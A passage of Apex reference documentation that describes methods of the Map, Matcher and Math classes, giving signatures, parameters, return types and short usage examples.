Type: Map

Return Value

Type: Void

Usage

The new mappings from *fromMap* replace any mappings that the original map had.

Example

```
Map<String, String> map1 = new Map<String, String>();
map1.put('Red','FF0000');
Map<String, String> map2 = new Map<String, String>();
map2.put('Blue','0000FF');
// Add map1 entries to map2
map2.putAll(map1);
System.assertEquals(2, map2.size());
```

putAll(sobjectArray)

Adds the list of sObject records to a map declared as Map<ID, sObject> or Map<String, sObject>.

Signature

```
public Void putAll(sObject[] sobjectArray)
```

Parameters

sobjectArray
Type: sObject[]

Return Value

Type: Void

Usage

This method is similar to calling the Map constructor with the same input.

Example

```
List<Account> accts = new List<Account>();
accts.add(new Account(Name='Account1'));
accts.add(new Account(Name='Account2'));
// Insert accounts so their IDs are populated.
insert accts;
Map<Id, Account> m = new Map<Id, Account>();
// Add all the records to the map.
m.putAll(accts);
System.assertEquals(2, m.size());
```

remove(key)

Removes the mapping for the specified key from the map, if present, and returns the corresponding value.

Signature

```
public Object remove(Key key)
```

Parameters

key
Type: Key

Return Value

Type: Object

Usage

If the key is a string, the key value is case-sensitive.

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');
```

```
String myColor = colorCodes.remove('Blue');
String code2 = colorCodes.get('Blue');

System.assertEquals(null, code2);
```

size()

Returns the number of key-value pairs in the map.

Signature

```
public Integer size()
```

Return Value

Type: Integer

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
colorCodes.put('Blue', '0000A0');

Integer mSize = colorCodes.size();
system.assertEquals(2, mSize);
```

values()

Returns a list that contains all the values in the map.

Signature

```
public List<Object> values()
```

Return Value

Type: List<Object>

Usage

The order of map elements is deterministic. You can rely on the order being the same in each subsequent execution of the same code. For example, suppose the `values()` method returns a list containing `value1` and index 0 and `value2` and index 1. Subsequent runs of the same code result in those values being returned in the same order.

Example

```
Map<String, String> colorCodes = new Map<String, String>();

colorCodes.put('Red', 'FF0000');
```

```
colorCodes.put('Blue', '0000A0');

List<String> colors = new List<String>();
colors = colorCodes.values();
```

Matcher Class

Matchers use Patterns to perform match operations on a character string.

Namespace

System

Matcher Methods

The following are methods for `Matcher`.

IN THIS SECTION:

end()
Returns the position after the last matched character.

end(groupIndex)
Returns the position after the last character of the subsequence captured by the group index during the previous match operation. If the match was successful but the group itself did not match anything, this method returns -1.

find()
Attempts to find the next subsequence of the input sequence that matches the pattern. This method returns true if a subsequence of the input sequence matches this Matcher object's pattern.

find(group)
Resets the Matcher object and then tries to find the next subsequence of the input sequence that matches the pattern. This method returns `true` if a subsequence of the input sequence matches this Matcher object's pattern.

group()
Returns the input subsequence returned by the previous match.

group(groupIndex)
Returns the input subsequence captured by the specified group index during the previous match operation. If the match was successful but the specified group failed to match any part of the input sequence, `null` is returned.

groupCount()
Returns the number of capturing groups in this Matching object's pattern. Group zero denotes the entire pattern and is not included in this count.

hasAnchoringBounds()
Returns true if the Matcher object has anchoring bounds, false otherwise. By default, a Matcher object uses anchoring bounds regions.

hasTransparentBounds()
Returns true if the Matcher object has transparent bounds, false if it uses opaque bounds. By default, a Matcher object uses opaque region boundaries.

hitEnd()

Returns true if the end of input was found by the search engine in the last match operation performed by this Matcher object. When this method returns true, it is possible that more input would have changed the result of the last search.

lookingAt()

Attempts to match the input sequence, starting at the beginning of the region, against the pattern.

matches()

Attempts to match the entire region against the pattern.

pattern()

Returns the Pattern object from which this Matcher object was created.

quoteReplacement(inputString)

Returns a literal replacement string for the specified string *`inputString`*. The characters in the returned string match the sequence of characters in *`inputString`*.

region(start, end)

Sets the limits of this Matcher object's region. The region is the part of the input sequence that is searched to find a match.

regionEnd()

Returns the end index (exclusive) of this Matcher object's region.

regionStart()

Returns the start index (inclusive) of this Matcher object's region.

replaceAll(replacementString)

Replaces every subsequence of the input sequence that matches the pattern with the replacement string.

replaceFirst(replacementString)

Replaces the first subsequence of the input sequence that matches the pattern with the replacement string.

requireEnd()

Returns true if more input could change a positive match into a negative one.

reset()

Resets this Matcher object. Resetting a Matcher object discards all of its explicit state information.

reset(inputSequence)

Resets this Matcher object with the new input sequence. Resetting a Matcher object discards all of its explicit state information.

start()

Returns the start index of the first character of the previous match.

start(groupIndex)

Returns the start index of the subsequence captured by the group specified by the group index during the previous match operation. Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression `m.start(0)` is equivalent to `m.start()`.

useAnchoringBounds(anchoringBounds)

Sets the anchoring bounds of the region for the Matcher object. By default, a Matcher object uses anchoring bounds regions.

usePattern(pattern)

Changes the Pattern object that the Matcher object uses to find matches. This method causes the Matcher object to lose information about the groups of the last match that occurred. The Matcher object's position in the input is maintained.

useTransparentBounds(transparentBounds)

Sets the transparency bounds for this Matcher object. By default, a Matcher object uses anchoring bounds regions.

`end()`

Returns the position after the last matched character.

Signature

```
public Integer end()
```

Return Value

Type: Integer

`end(groupIndex)`

Returns the position after the last character of the subsequence captured by the group index during the previous match operation. If the match was successful but the group itself did not match anything, this method returns -1.

Signature

```
public Integer end(Integer groupIndex)
```

Parameters

`groupIndex`
Type: Integer

Return Value

Type: Integer

Usage

Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression`m.end(0)` is equivalent to `m.end()`.

See Understanding Capturing Groups.

`find()`

Attempts to find the next subsequence of the input sequence that matches the pattern. This method returns true if a subsequence of the input sequence matches this Matcher object's pattern.

Signature

```
public Boolean find()
```

Return Value

Type: Boolean

Usage

This method starts at the beginning of this Matcher object's region, or, if a previous invocation of the method was successful and the Matcher object has not since been reset, at the first character not matched by the previous match.

If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods.

For more information, see Using Regions.

`find(group)`

Resets the Matcher object and then tries to find the next subsequence of the input sequence that matches the pattern. This method returns `true` if a subsequence of the input sequence matches this Matcher object's pattern.

Signature

```
public Boolean find(Integer group)
```

Parameters

group
Type: Integer

Return Value

Type: Boolean

Usage

If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods.

`group()`

Returns the input subsequence returned by the previous match.

Signature

```
public String group()
```

Return Value

Type: String

Usage

Note that some groups, such as `(a*)`, match the empty string. This method returns the empty string when such a group successfully matches the empty string in the input.

`group(groupIndex)`

Returns the input subsequence captured by the specified group index during the previous match operation. If the match was successful but the specified group failed to match any part of the input sequence, `null` is returned.

Signature

```
public String group(Integer groupIndex)
```

Parameters

groupIndex
Type: Integer

Return Value

Type: String

Usage

Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression `m.group(0)` is equivalent to `m.group()`.

Note that some groups, such as `(a*)`, match the empty string. This method returns the empty string when such a group successfully matches the empty string in the input.

See Understanding Capturing Groups.

groupCount()

Returns the number of capturing groups in this Matching object's pattern. Group zero denotes the entire pattern and is not included in this count.

Signature

```
public Integer groupCount()
```

Return Value

Type: Integer

Usage

See Understanding Capturing Groups.

hasAnchoringBounds()

Returns true if the Matcher object has anchoring bounds, false otherwise. By default, a Matcher object uses anchoring bounds regions.

Signature

```
public Boolean hasAnchoringBounds()
```

Return Value

Type: Boolean

Usage

If a Matcher object uses anchoring bounds, the boundaries of this Matcher object's region match start and end of line anchors such as ^ and $.

For more information, see Using Bounds.

`hasTransparentBounds()`

Returns true if the Matcher object has transparent bounds, false if it uses opaque bounds. By default, a Matcher object uses opaque region boundaries.

Signature

```
public Boolean hasTransparentBounds()
```

Return Value

Type: Boolean

Usage

For more information, see Using Bounds.

`hitEnd()`

Returns true if the end of input was found by the search engine in the last match operation performed by this Matcher object. When this method returns true, it is possible that more input would have changed the result of the last search.

Signature

```
public Boolean hitEnd()
```

Return Value

Type: Boolean

`lookingAt()`

Attempts to match the input sequence, starting at the beginning of the region, against the pattern.

Signature

```
public Boolean lookingAt()
```

Return Value

Type: Boolean

Usage

Like the `matches` method, this method always starts at the beginning of the region; unlike that method, it does not require the entire region be matched.

If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods.

See Using Regions.

`matches()`

Attempts to match the entire region against the pattern.

Signature

```
public Boolean matches()
```

Return Value

Type: Boolean

Usage

If the match succeeds, more information can be obtained using the `start`, `end`, and `group` methods.

See Using Regions.

`pattern()`

Returns the Pattern object from which this Matcher object was created.

Signature

```
public Pattern object pattern()
```

Return Value

Type: System.Pattern

`quoteReplacement(inputString)`

Returns a literal replacement string for the specified string *`inputString`*. The characters in the returned string match the sequence of characters in *`inputString`*.

Signature

```
public static String quoteReplacement(String inputString)
```

Parameters

`inputString`
Type: String

Return Value

Type: String

Usage

Metacharacters (such as `$` or `^`) and escape sequences in the input string are treated as literal characters with no special meaning.

`region(start, end)`

Sets the limits of this Matcher object's region. The region is the part of the input sequence that is searched to find a match.

Signature

```
public Matcher object region(Integer start, Integer end)
```

Parameters

`start`
Type: Integer

`end`
Type: Integer

Return Value

Type: Matcher

Usage

This method first resets the Matcher object, then sets the region to start at the index specified by `start` and end at the index specified by `end`.

Depending on the transparency boundaries being used, certain constructs such as anchors may behave differently at or around the boundaries of the region.

See Using Regions and Using Bounds.

`regionEnd()`

Returns the end index (exclusive) of this Matcher object's region.

Signature

```
public Integer regionEnd()
```

Return Value

Type: Integer

Usage

See Using Regions.

regionStart()

Returns the start index (inclusive) of this Matcher object's region.

Signature

```
public Integer regionStart()
```

Return Value

Type: Integer

Usage

See Using Regions.

replaceAll(replacementString)

Replaces every subsequence of the input sequence that matches the pattern with the replacement string.

Signature

```
public String replaceAll(String replacementString)
```

Parameters

replacementString
Type: String

Return Value

Type: String

Usage

This method first resets the Matcher object, then scans the input sequence looking for matches of the pattern. Characters that are not part of any match are appended directly to the result string; each match is replaced in the result by the replacement string. The replacement string may contain references to captured subsequences.

Note that backslashes (\) and dollar signs ($) in the replacement string may cause the results to be different than if the string was treated as a literal replacement string. Dollar signs may be treated as references to captured subsequences, and backslashes are used to escape literal characters in the replacement string.

Invoking this method changes this Matcher object's state. If the Matcher object is to be used in further matching operations it should first be reset.

Given the regular expression `a*b`, the input `"aabfooaabfooabfoob"`, and the replacement string `"-"`, an invocation of this method on a Matcher object for that expression would yield the string `"-foo-foo-foo-"`.

replaceFirst(replacementString)

Replaces the first subsequence of the input sequence that matches the pattern with the replacement string.

Signature

```
public String replaceFirst(String replacementString)
```

Parameters

replacementString
Type: String

Return Value

Type: String

Usage

Note that backslashes (\) and dollar signs ($) in the replacement string may cause the results to be different than if the string was treated as a literal replacement string. Dollar signs may be treated as references to captured subsequences, and backslashes are used to escape literal characters in the replacement string.

Invoking this method changes this Matcher object's state. If the Matcher object is to be used in further matching operations it should first be reset.

Given the regular expression `dog`, the input `"zzzdogzzzdogzzz"`, and the replacement string `"cat"`, an invocation of this method on a Matcher object for that expression would return the string `"zzzcatzzzdogzzz"`.

requireEnd()

Returns true if more input could change a positive match into a negative one.

Signature

```
public Boolean requireEnd()
```

Return Value

Type: Boolean

Usage

If this method returns true, and a match was found, then more input could cause the match to be lost.

If this method returns false and a match was found, then more input might change the match but the match won't be lost.

If a match was not found, then `requireEnd` has no meaning.

reset()

Resets this Matcher object. Resetting a Matcher object discards all of its explicit state information.

Signature

```
public Matcher object reset()
```

Return Value

Type: Matcher

Usage

This method does not change whether the Matcher object uses anchoring bounds. You must explicitly use the `useAnchoringBounds` method to change the anchoring bounds.

For more information, see Using Bounds.

`reset(inputSequence)`

Resets this Matcher object with the new input sequence. Resetting a Matcher object discards all of its explicit state information.

Signature

```
public Matcher reset(String inputSequence)
```

Parameters

`inputSequence`
Type: String

Return Value

Type: Matcher

`start()`

Returns the start index of the first character of the previous match.

Signature

```
public Integer start()
```

Return Value

Type: Integer

`start(groupIndex)`

Returns the start index of the subsequence captured by the group specified by the group index during the previous match operation. Captured groups are indexed from left to right, starting at one. Group zero denotes the entire pattern, so the expression `m.start(0)` is equivalent to `m.start()`.

Signature

```
public Integer start(Integer groupIndex)
```

Parameters

groupIndex
Type: Integer

Return Value

Type: Integer

Usage

See Understanding Capturing Groups on page 519.

useAnchoringBounds(anchoringBounds)

Sets the anchoring bounds of the region for the Matcher object. By default, a Matcher object uses anchoring bounds regions.

Signature

```
public Matcher object useAnchoringBounds(Boolean anchoringBounds)
```

Parameters

anchoringBounds
Type: Boolean

If you specify `true`, the Matcher object uses anchoring bounds. If you specify `false`, non-anchoring bounds are used.

Return Value

Type: Matcher

Usage

If a Matcher object uses anchoring bounds, the boundaries of this Matcher object's region match start and end of line anchors such as ^ and $.

For more information, see Using Bounds on page 518.

usePattern(pattern)

Changes the Pattern object that the Matcher object uses to find matches. This method causes the Matcher object to lose information about the groups of the last match that occurred. The Matcher object's position in the input is maintained.

Signature

```
public Matcher object usePattern(Pattern pattern)
```

Parameters

pattern
Type: System.Pattern

Return Value

Type: Matcher

`useTransparentBounds(transparentBounds)`

Sets the transparency bounds for this Matcher object. By default, a Matcher object uses anchoring bounds regions.

Signature

```
public Matcher object useTransparentBounds(Boolean transparentBounds)
```

Parameters

`transparentBounds`
Type: Boolean

If you specify `true`, the Matcher object uses transparent bounds. If you specify `false`, opaque bounds are used.

Return Value

Type: Matcher

Usage

For more information, see Using Bounds.

Math Class

Contains methods for mathematical operations.

Namespace

System

Math Fields

The following are fields for `Math`.

IN THIS SECTION:

E
Returns the mathematical constant *e*, which is the base of natural logarithms.

PI
Returns the mathematical constant *pi*, which is the ratio of the circumference of a circle to its diameter.

`E`

Returns the mathematical constant *e*, which is the base of natural logarithms.

Signature

```
public static final Double E
```

Property Value

Type: Double

PI

Returns the mathematical constant *pi*, which is the ratio of the circumference of a circle to its diameter.

Signature

```
public static final Double PI
```

Property Value

Type: Double

Math Methods

The following are methods for `Math`. All methods are static.

IN THIS SECTION:

abs(decimalValue)
Returns the absolute value of the specified Decimal.

abs(doubleValue)
Returns the absolute value of the specified Double.

abs(integerValue)
Returns the absolute value of the specified Integer.

abs(longValue)
Returns the absolute value of the specified Long.

acos(decimalAngle)
Returns the arc cosine of an angle, in the range of 0.0 through *pi*.

acos(doubleAngle)
Returns the arc cosine of an angle, in the range of 0.0 through *pi*.

asin(decimalAngle)
Returns the arc sine of an angle, in the range of -*pi*/2 through *pi*/2.

asin(doubleAngle)
Returns the arc sine of an angle, in the range of -*pi*/2 through *pi*/2.

atan(decimalAngle)
Returns the arc tangent of an angle, in the range of -*pi*/2 through *pi*/2.

atan(doubleAngle)
Returns the arc tangent of an angle, in the range of -*pi*/2 through *pi*/2.

atan2(xCoordinate, yCoordinate)

Converts rectangular coordinates (`xCoordinate` and `yCoordinate`) to polar (`r` and `theta`). This method computes the phase `theta` by computing an arc tangent of `xCoordinate`/`yCoordinate` in the range of *-pi* to *pi*.

atan2(xCoordinate, yCoordinate)

Converts rectangular coordinates (`xCoordinate` and `yCoordinate`) to polar (`r` and `theta`). This method computes the phase `theta` by computing an arc tangent of `xCoordinate`/`yCoordinate` in the range of *-pi* to *pi*.

cbrt(decimalValue)

Returns the cube root of the specified Decimal. The cube root of a negative value is the negative of the cube root of that value's magnitude.

cbrt(doubleValue)

Returns the cube root of the specified Double. The cube root of a negative value is the negative of the cube root of that value's magnitude.

ceil(decimalValue)

Returns the smallest (closest to negative infinity) Decimal that is not less than the argument and is equal to a mathematical integer.

ceil(doubleValue)

Returns the smallest (closest to negative infinity) Double that is not less than the argument and is equal to a mathematical integer.

cos(decimalAngle)

Returns the trigonometric cosine of the angle specified by `decimalAngle`.

cos(doubleAngle)

Returns the trigonometric cosine of the angle specified by `doubleAngle`.

cosh(decimalAngle)

Returns the hyperbolic cosine of `decimalAngle`. The hyperbolic cosine of `d` is defined to be $(e^X + e^{-X})/2$ where *e* is Euler's number.

cosh(doubleAngle)

Returns the hyperbolic cosine of `doubleAngle`. The hyperbolic cosine of `d` is defined to be $(e^X + e^{-X})/2$ where *e* is Euler's number.

exp(exponentDecimal)

Returns Euler's number *e* raised to the power of the specified Decimal.

exp(exponentDouble)

Returns Euler's number *e* raised to the power of the specified Double.

floor(decimalValue)

Returns the largest (closest to positive infinity) Decimal that is not greater than the argument and is equal to a mathematical integer.

floor(doubleValue)

Returns the largest (closest to positive infinity) Double that is not greater than the argument and is equal to a mathematical integer.

log(decimalValue)

Returns the natural logarithm (base *e*) of the specified Decimal.

log(doubleValue)

Returns the natural logarithm (base *e*) of the specified Double.

log10(decimalValue)

Returns the logarithm (base *10*) of the specified Decimal.

log10(doubleValue)

Returns the logarithm (base *10*) of the specified Double.

max(decimalValue1, decimalValue2)

Returns the larger of the two specified Decimals.

max(doubleValue1, doubleValue2)

Returns the larger of the two specified Doubles.

max(integerValue1, integerValue2)

Returns the larger of the two specified Integers.

max(longValue1, longValue2)

Returns the larger of the two specified Longs.

min(decimalValue1, decimalValue2)

Returns the smaller of the two specified Decimals.

min(doubleValue1, doubleValue2)

Returns the smaller of the two specified Doubles.

min(integerValue1, integerValue2)

Returns the smaller of the two specified Integers.

min(longValue1, longValue2)

Returns the smaller of the two specified Longs.

mod(integerValue1, integerValue2)

Returns the remainder of *integerValue1* divided by *integerValue2*.

mod(longValue1, longValue2)

Returns the remainder of *longValue1* divided by *longValue2*.

pow(doubleValue, exponent)

Returns the value of the first Double raised to the power of *exponent*.

random()

Returns a positive Double that is greater than or equal to 0.0 and less than 1.0.

rint(decimalValue)

Returns the value that is closest in value to *decimalValue* and is equal to a mathematical integer.

rint(doubleValue)

Returns the value that is closest in value to *doubleValue* and is equal to a mathematical integer.

round(doubleValue)

Do not use. This method is deprecated as of the Winter '08 release. Instead, use `Math.roundToLong`. Returns the closest Integer to the specified Double. If the result is less than -2,147,483,648 or greater than 2,147,483,647, Apex generates an error.

round(decimalValue)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the “nearest neighbor” unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

roundToLong(decimalValue)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the “nearest neighbor” unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

roundToLong(doubleValue)

Returns the closest Long to the specified Double.

signum(decimalValue)

Returns the signum function of the specified Decimal, which is 0 if *decimalValue* is 0, 1.0 if *decimalValue* is greater than 0, -1.0 if *decimalValue* is less than 0.

signum(doubleValue)

Returns the signum function of the specified Double, which is 0 if *doubleValue* is 0, 1.0 if *doubleValue* is greater than 0, -1.0 if *doubleValue* is less than 0.

sin(decimalAngle)

Returns the trigonometric sine of the angle specified by *decimalAngle*.

sin(doubleAngle)

Returns the trigonometric sine of the angle specified by *doubleAngle*.

sinh(decimalAngle)

Returns the hyperbolic sine of *decimalAngle*. The hyperbolic sine of *decimalAngle* is defined to be $(e^x - e^{-x})/2$ where e is Euler's number.

sinh(doubleAngle)

Returns the hyperbolic sine of *doubleAngle*. The hyperbolic sine of *doubleAngle* is defined to be $(e^x - e^{-x})/2$ where e is Euler's number.

sqrt(decimalValue)

Returns the correctly rounded positive square root of *decimalValue*.

sqrt(doubleValue)

Returns the correctly rounded positive square root of *doubleValue*.

tan(decimalAngle)

Returns the trigonometric tangent of the angle specified by *decimalAngle*.

tan(doubleAngle)

Returns the trigonometric tangent of the angle specified by *doubleAngle*.

tanh(decimalAngle)

Returns the hyperbolic tangent of *decimalAngle*. The hyperbolic tangent of *decimalAngle* is defined to be $(e^x - e^{-x})/(e^x + e^{-x})$ where e is Euler's number. In other words, it is equivalent to `sinh(x)/cosinh(x)`. The absolute value of the exact `tanh` is always less than 1.

tanh(doubleAngle)

Returns the hyperbolic tangent of *doubleAngle*. The hyperbolic tangent of *doubleAngle* is defined to be $(e^x - e^{-x})/(e^x + e^{-x})$ where e is Euler's number. In other words, it is equivalent to `sinh(x)/cosinh(x)`. The absolute value of the exact `tanh` is always less than 1.

abs(decimalValue)

Returns the absolute value of the specified Decimal.

Signature

```
public static Decimal abs(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

abs(doubleValue)

Returns the absolute value of the specified Double.

Signature

```
public static Double abs(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

abs(integerValue)

Returns the absolute value of the specified Integer.

Signature

```
public static Integer abs(Integer integerValue)
```

Parameters

integerValue
Type: Integer

Return Value

Type: Integer

Example

```
Integer i = -42;
Integer i2 = math.abs(i);
system.assertEquals(i2, 42);
```

abs(longValue)

Returns the absolute value of the specified Long.

Signature

```
public static Long abs(Long longValue)
```

Parameters

longValue
Type: Long

Return Value

Type: Long

acos(decimalAngle)

Returns the arc cosine of an angle, in the range of 0.0 through *pi*.

Signature

```
public static Decimal acos(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

acos(doubleAngle)

Returns the arc cosine of an angle, in the range of 0.0 through *pi*.

Signature

```
public static Double acos(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

asin(decimalAngle)

Returns the arc sine of an angle, in the range of *-pi*/2 through *pi*/2.

Signature

```
public static Decimal asin(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

asin(doubleAngle)

Returns the arc sine of an angle, in the range of *-pi*/2 through *pi*/2.

Signature

```
public static Double asin(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

atan(decimalAngle)

Returns the arc tangent of an angle, in the range of *-pi*/2 through *pi*/2.

Signature

```
public static Decimal atan(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

atan(doubleAngle)

Returns the arc tangent of an angle, in the range of -*pi*/2 through *pi*/2.

Signature

```
public static Double atan(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

atan2(xCoordinate, yCoordinate)

Converts rectangular coordinates (*xCoordinate* and *yCoordinate*) to polar (*r* and *theta*). This method computes the phase *theta* by computing an arc tangent of *xCoordinate*/*yCoordinate* in the range of -*pi* to *pi*.

Signature

```
public static Decimal atan2(Decimal xCoordinate, Decimal yCoordinate)
```

Parameters

xCoordinate
Type: Decimal

yCoordinate
Type: Decimal

Return Value

Type: Decimal

atan2(xCoordinate, yCoordinate)

Converts rectangular coordinates (*xCoordinate* and *yCoordinate*) to polar (*r* and *theta*). This method computes the phase *theta* by computing an arc tangent of *xCoordinate*/*yCoordinate* in the range of -*pi* to *pi*.

Signature

```
public static Double atan2(Double xCoordinate, Double yCoordinate)
```

Parameters

xCoordinate
Type: Double

yCoordinate
Type: Double

Return Value

Type: Double

cbrt(decimalValue)

Returns the cube root of the specified Decimal. The cube root of a negative value is the negative of the cube root of that value's magnitude.

Signature

```
public static Decimal cbrt(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

cbrt(doubleValue)

Returns the cube root of the specified Double. The cube root of a negative value is the negative of the cube root of that value's magnitude.

Signature

```
public static Double cbrt(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

ceil(decimalValue)

Returns the smallest (closest to negative infinity) Decimal that is not less than the argument and is equal to a mathematical integer.

Signature

```
public static Decimal ceil(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

ceil(doubleValue)

Returns the smallest (closest to negative infinity) Double that is not less than the argument and is equal to a mathematical integer.

Signature

```
public static Double ceil(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

cos(decimalAngle)

Returns the trigonometric cosine of the angle specified by *decimalAngle*.

Signature

```
public static Decimal cos(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

cos(doubleAngle)

Returns the trigonometric cosine of the angle specified by *doubleAngle*.

Signature

```
public static Double cos(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

cosh(decimalAngle)

Returns the hyperbolic cosine of *decimalAngle*. The hyperbolic cosine of *d* is defined to be $(e^X + e^{-X})/2$ where *e* is Euler's number.

Signature

```
public static Decimal cosh(Decimal decimalAngle)
```

Parameters

decimalAngle
Type: Decimal

Return Value

Type: Decimal

cosh(doubleAngle)

Returns the hyperbolic cosine of *doubleAngle*. The hyperbolic cosine of *d* is defined to be $(e^X + e^{-X})/2$ where *e* is Euler's number.

Signature

```
public static Double cosh(Double doubleAngle)
```

Parameters

doubleAngle
Type: Double

Return Value

Type: Double

exp(exponentDecimal)

Returns Euler's number *e* raised to the power of the specified Decimal.

Signature

```
public static Decimal exp(Decimal exponentDecimal)
```

Parameters

exponentDecimal
Type: Decimal

Return Value

Type: Decimal

exp(exponentDouble)

Returns Euler's number *e* raised to the power of the specified Double.

Signature

```
public static Double exp(Double exponentDouble)
```

Parameters

exponentDouble
Type: Double

Return Value

Type: Double

floor(decimalValue)

Returns the largest (closest to positive infinity) Decimal that is not greater than the argument and is equal to a mathematical integer.

Signature

```
public static Decimal floor(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

floor(doubleValue)

Returns the largest (closest to positive infinity) Double that is not greater than the argument and is equal to a mathematical integer.

Signature

```
public static Double floor(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

log(decimalValue)

Returns the natural logarithm (base *e*) of the specified Decimal.

Signature

```
public static Decimal log(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

log(doubleValue)

Returns the natural logarithm (base *e*) of the specified Double.

Signature

```
public static Double log(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

log10(decimalValue)

Returns the logarithm (base *10*) of the specified Decimal.

Signature

```
public static Decimal log10(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Decimal

log10(doubleValue)

Returns the logarithm (base *10*) of the specified Double.

Signature

```
public static Double log10(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Double

max(decimalValue1, decimalValue2)

Returns the larger of the two specified Decimals.

Signature

```
public static Decimal max(Decimal decimalValue1, Decimal decimalValue2)
```

Parameters

decimalValue1
Type: Decimal

decimalValue2
Type: Decimal

Return Value

Type: Decimal

Example

```
Decimal larger = math.max(12.3, 156.6);
system.assertEquals(larger, 156.6);
```

max(doubleValue1, doubleValue2)

Returns the larger of the two specified Doubles.

Signature

```
public static Double max(Double doubleValue1, Double doubleValue2)
```

Parameters

doubleValue1
Type: Double

doubleValue2
Type: Double

Return Value

Type: Double

max(integerValue1, integerValue2)

Returns the larger of the two specified Integers.

Signature

```
public static Integer max(Integer integerValue1, Integer integerValue2)
```

Parameters

integerValue1
Type: Integer

integerValue2
Type: Integer

Return Value

Type: Integer

max(longValue1, longValue2)

Returns the larger of the two specified Longs.

Signature

```
public static Long max(Long longValue1, Long longValue2)
```

Parameters

longValue1
Type: Long

longValue2
Type: Long

Return Value

Type: Long

min(decimalValue1, decimalValue2)

Returns the smaller of the two specified Decimals.

Signature

```
public static Decimal min(Decimal decimalValue1, Decimal decimalValue2)
```

Parameters

decimalValue1
Type: Decimal

decimalValue2
Type: Decimal

Return Value

Type: Decimal

Example

```
Decimal smaller = math.min(12.3, 156.6);
system.assertEquals(smaller, 12.3);
```

min(doubleValue1, doubleValue2)

Returns the smaller of the two specified Doubles.

Signature

```
public static Double min(Double doubleValue1, Double doubleValue2)
```

Parameters

doubleValue1
Type: Double

doubleValue2
Type: Double

Return Value

Type: Double

min(integerValue1, integerValue2)

Returns the smaller of the two specified Integers.

Signature

```
public static Integer min(Integer integerValue1, Integer integerValue2)
```

Parameters

integerValue1
Type: Integer

integerValue2
Type: Integer

Return Value

Type: Integer

min(longValue1, longValue2)

Returns the smaller of the two specified Longs.

Signature

```
public static Long min(Long longValue1, Long longValue2)
```

Parameters

longValue1
Type: Long

longValue2
Type: Long

Return Value

Type: Long

mod(integerValue1, integerValue2)

Returns the remainder of *integerValue1* divided by *integerValue2*.

Signature

```
public static Integer mod(Integer integerValue1, Integer integerValue2)
```

Parameters

integerValue1
Type: Integer

integerValue2
Type: Integer

Return Value

Type: Integer

Example

```
Integer remainder = math.mod(12, 2);
system.assertEquals(remainder, 0);

Integer remainder2 = math.mod(8, 3);
system.assertEquals(remainder2, 2);
```

mod(longValue1, longValue2)

Returns the remainder of *longValue1* divided by *longValue2*.

Signature

```
public static Long mod(Long longValue1, Long longValue2)
```

Parameters

longValue1
Type: Long

longValue2
Type: Long

Return Value

Type: Long

pow(doubleValue, exponent)

Returns the value of the first Double raised to the power of *exponent*.

Signature

```
public static Double pow(Double doubleValue, Double exponent)
```

Parameters

doubleValue
Type: Double

exponent
Type: Double

Return Value

Type: Double

`random()`

Returns a positive Double that is greater than or equal to 0.0 and less than 1.0.

Signature

```
public static Double random()
```

Return Value

Type: Double

`rint(decimalValue)`

Returns the value that is closest in value to *`decimalValue`* and is equal to a mathematical integer.

Signature

```
public static Decimal rint(Decimal decimalValue)
```

Parameters

`decimalValue`
Type: Decimal

Return Value

Type: Decimal

`rint(doubleValue)`

Returns the value that is closest in value to *`doubleValue`* and is equal to a mathematical integer.

Signature

```
public static Double rint(Double doubleValue)
```

Parameters

`doubleValue`
Type: Double

Return Value

Type: Double

round(doubleValue)

Do not use. This method is deprecated as of the Winter '08 release. Instead, use `Math.roundToLong`. Returns the closest Integer to the specified Double. If the result is less than -2,147,483,648 or greater than 2,147,483,647, Apex generates an error.

Signature

```
public static Integer round(Double doubleValue)
```

Parameters

doubleValue
Type: Double

Return Value

Type: Integer

round(decimalValue)

Returns the rounded approximation of this Decimal. The number is rounded to zero decimal places using half-even rounding mode, that is, it rounds towards the "nearest neighbor" unless both neighbors are equidistant, in which case, this mode rounds towards the even neighbor.

Signature

```
public static Integer round(Decimal decimalValue)
```

Parameters

decimalValue
Type: Decimal

Return Value

Type: Integer

Usage

Note that this rounding mode statistically minimizes cumulative error when applied repeatedly over a sequence of calculations.

Example

```
